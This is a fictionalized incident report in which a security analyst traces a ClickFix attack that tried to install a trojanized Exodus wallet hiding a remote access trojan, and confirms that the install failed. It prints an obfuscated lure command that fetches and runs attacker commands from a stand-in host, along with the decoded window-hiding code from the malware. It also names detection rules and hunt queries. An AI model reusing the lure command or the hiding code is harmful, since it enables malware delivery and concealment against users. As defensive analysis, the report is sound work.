INCIDENT REPORT

ClickFix Delivery of a Trojanized Crypto Wallet

Forensic analysis of an isolated workstation, malware reverse engineering, and proof that the payload never executed

Item	Detail
Case	ClickFix to tampered Exodus installer (fictionalized portfolio edition)
Endpoint	WS-RVS-0412 (192.168.50.23), Riverside branch
User	d.prakoso
Incident date	Day 0
Report date	Day +8
Prepared by	Tri Wibowo Cahyo, Security Analyst
Verdict	True Positive, attack attempt. Install failed, payload not executed
Classification	Portfolio edition. Identifiers, infrastructure and dates are fictionalized

Table of Contents

1. Executive Summary 3
2. Scope and Evidence 3
3. Timeline 4
4. Initial Access: the ClickFix Chain 5
5. Forensic Acquisition 6
6. Malware Analysis 7
7. Execution Status: Did the RAT Run? 9
8. Scoping 10
9. Impact and Risk 11
10. Recommendations 11
11. Indicators and ATT&CK Mapping 12
12. Limitations and Lessons Learned 14
13. References 14

> **About this edition.** This report is based on a real investigation I led as a SOC analyst. For portfolio use, the organization, hostnames, usernames, internal and external IP addresses, attacker domains, file hashes, encryption keys and dates are fictionalized or withheld. Technique details and toolkit artifacts already documented in public research are kept as observed. Times are local time, with dates shown as relative days (Day 0 is the incident).

1. Executive Summary

A branch employee was tricked by a ClickFix lure into running an attacker command, which downloaded and tried to silently install a trojanized Exodus crypto wallet that hides a remote access trojan (RAT). **The install failed and the RAT never ran.** I confirmed this from five independent evidence sources after a full forensic and malware analysis of the isolated workstation.

Verdict: True Positive, attack attempt. No compromise, no lateral movement, no other affected host.

Key findings

Aspect	Finding
Entry point	A sponsored search result (likely malvertising) led to a compromised WordPress site showing a fake CAPTCHA
Execution	The user pasted the lure command into the Windows Run dialog three times. `finger.exe` pulled the next commands, `curl.exe` downloaded an MSI of about 187 MB, renamed it to `.pdf`, and `msiexec /qn` tried to install it
Malware	Tampered Exodus 24.33.4 installer. A JavaScript loader decrypts an AES-256-CBC payload and runs it in memory (reflective loading). Same toolkit as the one Huntress documented publicly
Execution status	Install failed. The downloaded MSI was incomplete and corrupted, so the wallet and the RAT were never installed
C2	Found through sandbox dynamic analysis. No endpoint in the fleet contacted it in the last 30 days
Detection gap	All 14 EDR alerts in the chain were Detected only, none Prevented

Top recommendations

1. Delete the leftover MSI, run a full scan, and release the workstation from isolation. A reimage is not needed.
2. Block the attack infrastructure and outbound TCP port 79 (the Finger protocol) at the perimeter.
3. Hunt with behavior indicators, not hashes, because this toolkit is rebuilt for every campaign.
4. Move the EDR policy for these alert types from Detect to Prevent, and restrict `finger.exe` with application control.
5. Brief users on ClickFix and on sponsored search results.

2. Scope and Evidence

The investigation covered one workstation in full and the whole fleet for scoping. I was assigned the forensic analysis after a teammate isolated the host through the EDR.

Source	What it gave	Notes
Cortex XDR process, file and network events	The full ClickFix chain, timing, 30-day fleet scoping	Network events are sampled in this tenant, so a missing connection is not proof
SIEM authentication logs	Account activity after isolation	Used to rule out lateral movement
Disk artifacts (WinPE / Hiren BootCD)	Leftover MSI, Prefetch, `Application.evtx`, `System.evtx`, Chrome `History`, scheduled tasks, install folders	Copied to a Kali VM, hashed at source and destination
A complete copy of the same MSI, obtained separately	Full static analysis of the installer and payload	Analyzed offline, never executed on company infrastructure
ANY.RUN (public tier)	Dynamic behavior and C2 of the decrypted payload	Public tier means the task is visible to others
Huntress public research	Toolkit comparison	Used to validate, not to replace my own findings

Tools: XQL, SIEM queries, `sqlite3`, `python-evtx`, `msiinfo / msiextract`, `@electron/asar`, `webcrack` plus a custom expression folder (`fold.js`), Node.js 22 via `nvm`, `pefile`, `capstone`, Speakeasy, `cmp`, `sha256sum`.

3. Timeline

The user went from opening the compromised site to pasting the first command in 34 seconds. Times on Day 0 come from the EDR unless marked otherwise.

When	Event	Source
June 10 (year not recorded)	Test run on the malware author's machine, path `C:\123\exodusUpdater\`	`debug.log` inside the MSI
About 7 weeks before Day 0	Huntress publishes its analysis of the same toolkit	Public research
Day -3	RAT payload compiled; the MSI is built minutes later with WiX Toolset 6.0	PE header, MSI metadata
Day 0, 05:35	Last entry in the Chrome `Default` profile history	Chrome History
Day 0, 10:30 to 10:40	Normal browsing: Google, Maps, social media, YouTube, ads	EDR network events
Day 0, 10:41:20	`www.googleadservices.com` loads, 3 seconds before the malicious site	EDR network events
Day 0, 10:41:23	Compromised WordPress site opens	EDR network events
Day 0, 10:41:24	Fake CAPTCHA page loads from a `workers.dev` host	EDR network events
Day 0, 10:41:57	**Run 1:** `explorer.exe` spawns an obfuscated `cmd.exe`; `finger.exe` fetches commands; `curl.exe` starts the MSI download	EDR process events

When	Event	Source
Day 0, 10:42:23	**Run 2:** the same command again	EDR process events
Day 0, 10:43:01	**Run 3:** a slightly different copy of the command	EDR process events
Day 0, 10:44:54	A single MsiInstaller transaction opens and closes (1040, 1042) with no product installed	`Application.evtx`
Day 0, 10:45:10	`curl` calls the attacker server again, then `taskkill` stops `explorer.exe`	EDR process events
Day 0, 10:45:11	`msiexec /i ...\4821397735019662704 5.pdf /qn`, `explorer.exe` restarted	EDR process events
Day 0, 10:55:35	Screen locks	EDR process events
Day 0	A teammate isolates the workstation	EDR
Day 0 to Day +7	Workstation powered off, then brought from the branch to the main office	Analyst notes
Day +8	Artifact acquisition, malware analysis, sandbox run, fleet hunt for the C2	This report

The Windows event log clock and the EDR clock differ by a few seconds, which is why the MsiInstaller entry appears just before the `msiexec` process. It is the only install transaction in the window.

4. Initial Access: the ClickFix Chain

The parent of the first malicious process was `explorer.exe`, which means the user pasted the command into the Run dialog (Win+R) by hand. That is the ClickFix pattern: a fake "verify you are human" page copies a command to the clipboard and tells the user to paste it.




Figure 4.1 Attack chain: what happened on the workstation and what the toolkit was built to do next

4.1 How the User Got There

`www.googleadservices.com`, the domain Google uses to redirect ad clicks, loaded 3 seconds before the compromised site. An ad tag from the site itself would load after the site, not before. This points to a click on a sponsored search result (malvertising). It stays an indication, because the EDR records domains, not full URLs or referrers.

4.2 What the Pasted Command Did

A simplified, fictionalized version of the command structure:

```
cmd /c start "" /min cmd /c start "" /min cmd /c "for /f "tokens=*" %g in
  ('f^i^n^g^e^r Kq7vTxLpWm@id-sync[.]example') do %g"  ------V_e_r_i_f_y----
```

Technique	Purpose
`start "" /min` nested three times	Opens each `cmd` minimized, so the user sees no window
Carets (`f^i^n^g^e^r`) and empty quotes	Breaks simple string matching; `cmd` strips them before running
`finger.exe` over TCP 79	A legacy Windows LOLBIN that fetches text from a server. Here it fetches the next commands, so the download and install lines never sit in the user's clipboard
`for /f ... do %g`	Runs every line returned by the Finger server
Trailing decoy text	Fills the visible part of the Run box so the real command is not noticed
`curl.exe` download, then rename to `.pdf`	Pulls the MSI and disguises its file type. The rename uses a `cmd` built-in, so it creates no process event and shows only in file events
`taskkill` on `explorer.exe`, then restart	Likely closes windows or notifications that could alert the user
`msiexec /i <file>.pdf /qn`	Silent install with no user interface

The MSI was padded to about 187 MB, and the EDR did not record its hash because of the size. Only the third run reached the install step, most likely because the download needed about two minutes to finish.

All 14 EDR alerts raised along this chain had the action **Detected (Reported)**. None were Prevented, so nothing in the chain was stopped by the agent.

5. Forensic Acquisition

The workstation arrived powered off after about six days, so volatile memory was gone and the work focused on disk artifacts. I booted it from WinPE (Hiren BootCD) instead of mounting the disk on an analysis machine.

1. **Disk not visible in WinPE.** The cause was the storage controller mode (Intel RST / VMD), not a damaged disk. Loading the right driver made the volume readable.

2. **Copy, do not attach.** Selected artifacts were copied to a Kali VM. Every file was hashed with SHA-256 at the source and again at the destination, so the analyzed copy is provably identical to what was on the disk.
3. **Artifacts collected:** the leftover "PDF" in `AppData\Local` (about 188 MB), `C:\Windows\Prefetch\*.pf`, `Application.evtx` and `System.evtx`, the Chrome `History` database from the `Default` profile, `C:\Windows\System32\Tasks\`, directory listings of the expected install folders, and `NTUSER.DAT`.

5.1 Why Prefetch Matters

Windows writes a `.pf` file each time a program runs. A `.pf` file for a program means it ran at least once, and its modified time is close to the last run. It is strong evidence that something ran, but its absence alone does not prove that something did not.

5.2 Chrome History

I queried visits with `sqlite3`, converting Chrome's WebKit timestamps to local time. The `Default` profile stopped recording about five hours before the incident. `PRAGMA journal_mode` returned `delete`, not `wal`, so no newer entries were waiting in a side file. The browsing during the incident happened in another profile or in Incognito, while the EDR network events show browsing continued normally.

6. Malware Analysis

The MSI is a real Exodus 24.33.4 wallet with three files changed: one hides the wallet window, one turns the wallet into an in-memory loader for a RAT, and the packaging hides it under a fake product name. All analysis was static or in a sandbox; nothing ran on company infrastructure.

6.1 The Installer

`msiinfo` and `msiextract` showed a WiX 6.0 package that installs into the user profile, so it needs no admin rights. A CustomAction named `LaunchExodus` starts the wallet through `explorer.exe`, which makes the launch look like a normal user click. The product was disguised as "Smart Folder Sync" under a spoofed publisher name, installed into a folder named `NetPulseAssist`.

Inside the Electron `app.asar` (extracted with `@electron/asar`, without running anything) two files stood out: `src/app/main/exodus_patch.js`, which does not exist in the genuine wallet, and a replaced `src/app/keyviewer/keystorage.js`.

6.2 Match with Public Research

The sample matches the toolkit Huntress described in "The Crypto Wallet That Never Opened". The match is on specific artifacts that rarely line up by chance.

Artifact	Huntress	This sample	Match
CustomAction	`LaunchExodus` via `explorer.exe`	Identical	Yes
Exodus version	24.33.4	24.33.4	Yes
Added file	`exodus_patch.js`	Present	Yes
Replaced file	`keystorage.js`	Replaced	Yes

Artifact	Huntress	This sample	Match
Stray `debug.log`	`C:\123\exodusUpdater`, June 10	Same path, same date	Yes
Native module PDB	`@intelcorp\wmi-native-module`	Same path	Yes
Loader	`koffi`, AES-256-CBC, mutex `ExodusHelper`	Identical	Yes
Persistence	Scheduled task via COM, hourly	COM Task Scheduler, hourly	Yes
Disguise name, folder	Different	Different	No
Delivery	JavaScript dropper (fake PDF or ZIP)	ClickFix via `finger.exe`	No
AES key, payload size	About 10 MB, six modules	Different key, about 0.5 MB	No

The differences fit Huntress's note that the actor rebuilds the package for each campaign. **Hashes from public reports will not match the next build; behavior will.**

6.3 exodus_patch.js: Hiding the Wallet

The file was 180,595 bytes. My folding script evaluated 26,021 padding expressions and the file shrank to about 4 KB; `webcrack` and a manual decode of a custom-alphabet string array did the rest. The whole logic is a dozen lines:

```
const { BrowserWindow, app, session } = require("electron");
app.setPath("userData", path.join(path.dirname(process.execPath), "Exodus"));
BrowserWindow.prototype.show   = function () {};
BrowserWindow.prototype.focus  = function () {};
BrowserWindow.prototype.center = function () {};
app.whenReady().then(function () {
  session.defaultSession.setPermissionRequestHandler(function (wc, perm, cb) { cb(false); });
});
```

Every wallet window is created but never shown: no taskbar entry, no Alt+Tab, nothing to close. Permission prompts are auto-denied. The wallet still talks to the real Exodus servers, so its traffic looks normal.

`webcrack` depends on `isolated-vm`, which did not build on Node 26, so I switched to Node 22 with `nvm` for this step only.

6.4 keystorage.js: a Reflective PE Loader in JavaScript

After its strings were decoded (two nested layers), `keystorage.js` turned out to be a loader:

1. Loads `koffi`, a library that lets JavaScript call Windows APIs directly. Genuine Exodus does not ship it.
2. Decrypts an embedded byte array with **AES-256-CBC**, using a hardcoded key and IV (withheld here).
3. Creates the mutex `ExodusHelper` so only one copy runs.
4. Allocates executable memory with `VirtualAlloc`, maps the PE headers and sections, applies relocations and resolves imports by name and ordinal.
5. Jumps to the entry point. The payload never touches the disk as an EXE.

I reproduced the decryption offline and recovered the payload, an x64 PE of about 0.5 MB.

6.5 The Payload

Static analysis with `pefile` and `capstone` showed the following. Speakeasy emulation did not get far because of the payload's anti-analysis protection.

- **Persistence:** COM GUIDs for the Task Scheduler (`ITaskService`), consistent with an hourly task created without `schtasks.exe`.
- **Networking:** `WinHttpRequest` through COM, and a hardcoded browser User-Agent.
- **Camouflage:** a table of genuine Exodus API endpoints (pricing, fiat, assets) in `.rdata`, used to blend RAT traffic with normal wallet traffic.
- **C2 address not present as a string:** a high-entropy region in `.rdata` suggested an encrypted configuration built at runtime.

Huntress documented six modules in its build (remote shell, file manager, browser credential and cookie theft, SOCKS proxy, hidden VNC, Lua engine). I did not confirm every module in this smaller build, so I treat that list as the toolkit's capability, not as proven for this sample.

6.6 Dynamic Analysis and C2

I ran the decrypted payload in ANY.RUN to get what static analysis could not:

- The payload read the computer name, time zone and system language before calling out.
- It reached a single non-legitimate endpoint, `https://nightowl-relay[.]example/report` (fictionalized), with a second domain of the same naming pattern that did not resolve.
- It also called the genuine Exodus endpoints from the camouflage table, confirming that table is used.
- The C2 path was not among the payload's static strings, which matches a runtime-built address.

ANY.RUN rated the domains "Unknown" and I found no public reports naming them, which fits a payload compiled three days before the incident. Huntress saw Azure Table Storage used as C2 in another build; I did not observe it here.

7. Execution Status: Did the RAT Run?

No. Five independent sources agree that the install failed and the payload never executed.

This was the most important question for the response, and the first draft of the ticket got it wrong. It said the payload had "executed" because `msiexec` started. Reviewing it, I asked how we knew that, and the honest answer was that we did not. A process start proves an install was attempted, not that it succeeded. I rewrote the finding as "install attempted, outcome unconfirmed" and treated the host as compromised until the disk evidence could settle it.

#	Evidence	Result	What it shows
1	MsiInstaller events in `Application.evtx`	One 1040 (transaction start) and 1042 (transaction end) in the same second. No 11707 (success) and no 1033 (product installed)	The install transaction did nothing

#	Evidence	Result	What it shows
2	Prefetch	`FINGER.EXE`, `CURL.EXE`, `MSIEXEC.EXE` present. **No `EXODUS.EXE`**	The ClickFix chain ran; the wallet never did
3	EDR process and file events	No child process and no new file from `msiexec` after the install call	Nothing was dropped or started
4	The leftover MSI	Corrupted structure (`Can't read SAT`). `cmp` against the complete sample: identical bytes up to the point where the victim's copy ends	The download was cut short, so `msiexec` received a broken file
5	Install folders	`NetPulseAssist` absent in both `AppData\Roaming` and `AppData\Local`	Nothing was installed

Each source alone has a gap: Prefetch can be disabled, EDR network telemetry is sampled, and a missing folder could be cleanup. Together they point the same way and explain why: the third run's download did not complete, the MSI was truncated, and the installer could not read it.

I wrote the conclusion as **"Install failed. Payload not executed (confirmed by five independent sources)"** rather than "100% clean". Forensics rarely gives 100%, and the scheduled task folder check only closes a remaining gap: any task would point to a folder that does not exist.

8. Scoping

No other endpoint ran the chain or contacted the C2. Hunting used behavior and infrastructure, with a 30-day window, because ClickFix campaigns usually run for days before one host is caught.

Hunt	Logic	Result
Same execution chain	Any `finger.exe` start, any command line naming the Finger server, any `msiexec` installing a `.pdf`	Only WS-RVS-0412
Lure and delivery infrastructure	Connections to the compromised site, the `workers.dev` host, the Finger server, their IPs, or any destination port 79	WS-RVS-0412, plus LT-HQ-0217 and LT-SALES-0093 reaching another site on the same shared-hosting IP, with no execution. Recorded as exposed, not infected
C2	Connections to both C2 domains and the C2 IP	None
Lateral movement	Victim-to-LAN connections from the EDR, plus the victim account in SIEM authentication logs	No remote movement. The account logged on at WS-RVS-0388 shortly after isolation with a lock/unlock pattern and one failed then successful password, consistent with the user moving to another desk

One example of the execution hunt in XQL:

```
dataset = xdr_data
| filter event_type = ENUM.PROCESS and event_sub_type = ENUM.PROCESS_START
| filter lowercase(action_process_image_name) = "finger.exe"
    or lowercase(action_process_image_command_line) contains "id-sync.example"
    or (lowercase(action_process_image_name) = "msiexec.exe"
        and lowercase(action_process_image_command_line) contains ".pdf")
| alter hostname = agent_hostname, user = actor_effective_username,
        child_process = action_process_image_name,
        child_cmdline = action_process_image_command_line
| comp count() as exec_count, min(_time) as first_seen, max(_time) as last_seen
    by hostname, user, child_process, child_cmdline
| sort asc first_seen
```

The victim sat on a `192.168.x.x` subnet outside the usual office range. Traffic from such a network may never cross the perimeter firewalls, so the EDR was the main data source and the SIEM a backup.

9. Impact and Risk

Final risk is **Low**: an attack attempt reached the endpoint and ran its first stage, but no malware was installed and no data or access was lost.

Scenario	Condition	Impact	Risk
A. Install failed (confirmed)	No install events, no wallet process, no install folder	Attack attempt only. The attacker never gained access	Low
B. Install succeeded (ruled out)	Install events, `Exodus.exe`, `NetPulseAssist` folder or a matching scheduled task	Full compromise: hidden remote desktop, credential and cookie theft, the host usable as a proxy into the network	High

Until the disk evidence was in, I recommended handling the case as scenario B, because the cost of a password reset and session revocation is small compared with stolen credentials nobody notices. Once scenario A was confirmed, I revised the recommendations down, as below.

The finding that outlives this case is the detection posture: the agent saw every step and stopped none of them.

10. Recommendations

The workstation needs cleanup, not a rebuild; the lasting work is in detection and prevention.

10.1 Recovery (this host)

1. Delete the leftover MSI (`48213977350196627045.pdf`) from `AppData\Local`.
2. Run a full EDR scan, then release the host from isolation. A reimage is not required, because nothing was installed.
3. Re-collect the user's real `NTUSER.DAT` if the RunMRU history (past Win+R commands) is needed for the record.

10.2 Containment (fleet)

- Block the Finger server, the compromised site, the `workers.dev` lure host, the C2 domains and their IPs at the perimeter.
- Block outbound **TCP 79** from all endpoints. Business use of the Finger protocol is close to zero.

10.3 Detection

- Move EDR policy for this alert family from Detect to Prevent. All 14 alerts in this case were Detected only.
- Alert on any `finger.exe` execution and on any `explorer.exe` to `cmd.exe` start whose command line holds caret obfuscation or `start "" /min`.
- Alert on `msiexec` installing a file whose extension is not `.msi`.
- Alert on an Electron app running from `AppData` with no visible window, and on scheduled tasks created through COM whose action points into `AppData`.
- Keep these as behavior rules. The toolkit's hashes and C2 change with every build.

10.4 Prevention

- Restrict `finger.exe` with AppLocker or WDAC.
- Consider a GPO that disables the Run dialog for non-IT users; ClickFix depends on it.
- Brief users with a short note: no website ever asks you to paste a command into Win+R, and sponsored search results can lead to malicious sites.

11. Indicators and ATT&CK Mapping

Network indicators below are fictionalized for this edition and use reserved documentation ranges. Behavior indicators are real and are the ones worth hunting.

11.1 Network (fictionalized)

Indicator	Role
`printshop-example[.]com` (198.51.100.87)	Compromised WordPress site, shared hosting
`amber-moon-7f2a.xk91ab.workers[.]dev`	Fake CAPTCHA lure page
`id-sync[.]example` (203.0.113.46), TCP 79	Finger server delivering stage-two commands; also hosts the MSI
`nightowl-relay[.]example` (198.51.100.199)	C2, seen in the sandbox
`silverowl-relay[.]example`	Backup C2, did not resolve

11.2 Host and Behavior

Indicator	Notes
`finger.exe` spawned from `cmd.exe` with caret obfuscation	ClickFix stage one
`msiexec /i <digits>.pdf /qn` from `AppData\Local`	Disguised silent install
MSI CustomAction `LaunchExodus`	Toolkit fingerprint
`src/app/main/exodus_patch.js` inside `app.asar`	Hides the wallet window
`src/app/keyviewer/keystorage.js` loading `koffi`	Reflective PE loader
Mutex `ExodusHelper`	One instance only
PDB path containing `@intelcorp\wmi-native-module`	Toolkit fingerprint
Hourly scheduled task created via COM, action in `AppData`	Persistence (toolkit)

File hashes and the AES key are withheld from this edition.

11.3 MITRE ATT&CK

Tactic	Technique	Observed
Resource Development	T1583.008 Malvertising	Indicated, not confirmed
Initial Access	T1189 Drive-by Compromise	Compromised site serving the lure
Execution	T1204.004 User Execution: Malicious Copy and Paste	Victim
Execution	T1059.003 Windows Command Shell	Victim
Command and Control	T1105 Ingress Tool Transfer (`finger.exe`, `curl.exe`)	Victim
Defense Evasion	T1027.010 Command Obfuscation	Victim
Defense Evasion	T1564.003 Hidden Window	Victim
Defense Evasion	T1036.008 Masquerade File Type	Victim
Defense Evasion	T1027.001 Binary Padding	Sample
Defense Evasion	T1218.007 Msiexec	Victim (failed)
Defense Evasion	T1620 Reflective Code Loading	Sample
Defense Evasion	T1140 Deobfuscate/Decode Files or Information	Sample
Persistence	T1053.005 Scheduled Task	Sample
Discovery	T1082 System Information Discovery, T1614.001 System Language Discovery	Sandbox
Command and Control	T1071.001 Web Protocols	Sandbox

"Victim" means seen on the workstation; "Sample" means found by static analysis; "Sandbox" means seen only in ANY.RUN.

12. Limitations and Lessons Learned

12.1 Limitations

- **Memory was gone.** The host was powered off for about six days, so no memory analysis was possible.
- **Browser history gap.** The `Default` Chrome profile stopped five hours before the incident; the incident browsing happened in another profile or Incognito. The malvertising lead rests on EDR domain timing only.
- **Wrong registry hive.** The `NTUSER.DAT` retrieved was only 8 KB and was not the victim's hive, so RunMRU (the Win+R history) was not reviewed.
- **No MSI hash in the EDR.** The agent skipped hashing the oversized file, so the hash came from the disk copy.
- **Sampled telemetry.** This EDR tenant does not record every network connection. I never used a missing connection as proof on its own.
- **Public sandbox.** The ANY.RUN free tier makes the task public. For a sample tied to a live case, a private sandbox is the safer choice.
- **C2 not proven on the victim.** The C2 comes from the sandbox run, because the payload never ran on the workstation.

12.2 Lessons Learned

1. **A process start is an attempt, not a success.** `msiexec` running proves an install was tried. I now write "attempted, outcome unconfirmed" until disk or log evidence settles it.
2. **Corroborate absence from several angles.** No single missing artifact proves nothing happened. Five weak "absences" that agree, and that share one explanation (a truncated download), make a strong conclusion.
3. **Hunt behavior, not hashes.** This toolkit changes its key, folder, disguise and payload per build. The CustomAction, the patch file, the loader pattern and the `finger.exe` chain stayed the same.
4. **Public research validates; it does not replace.** Matching Huntress artifact by artifact gave confidence, and listing the differences kept the report honest about this build.
5. **Detected is not prevented.** The EDR saw all 14 steps and blocked none. The most valuable fix from this case is a policy change, not an IOC block.
6. **Fix the tool, not the analysis.** When `webcrack` failed on Node 26, pinning Node 22 with `nvm` for one step was faster than looking for a different deobfuscator.

13. References

- Jonathan Semon and Jose Oregon, Huntress. "The Crypto Wallet That Never Opened: Tampered Exodus Installer Hides a Modular RAT", September 1, 2026. https://www.huntress.com/blog/exodus-crypto-wallet-installer-rat
- MITRE ATT&CK. T1204.004 User Execution: Malicious Copy and Paste. https://attack.mitre.org/techniques/T1204/004/

- ANY.RUN task for the decrypted payload: withheld in this edition, because it would identify the real case.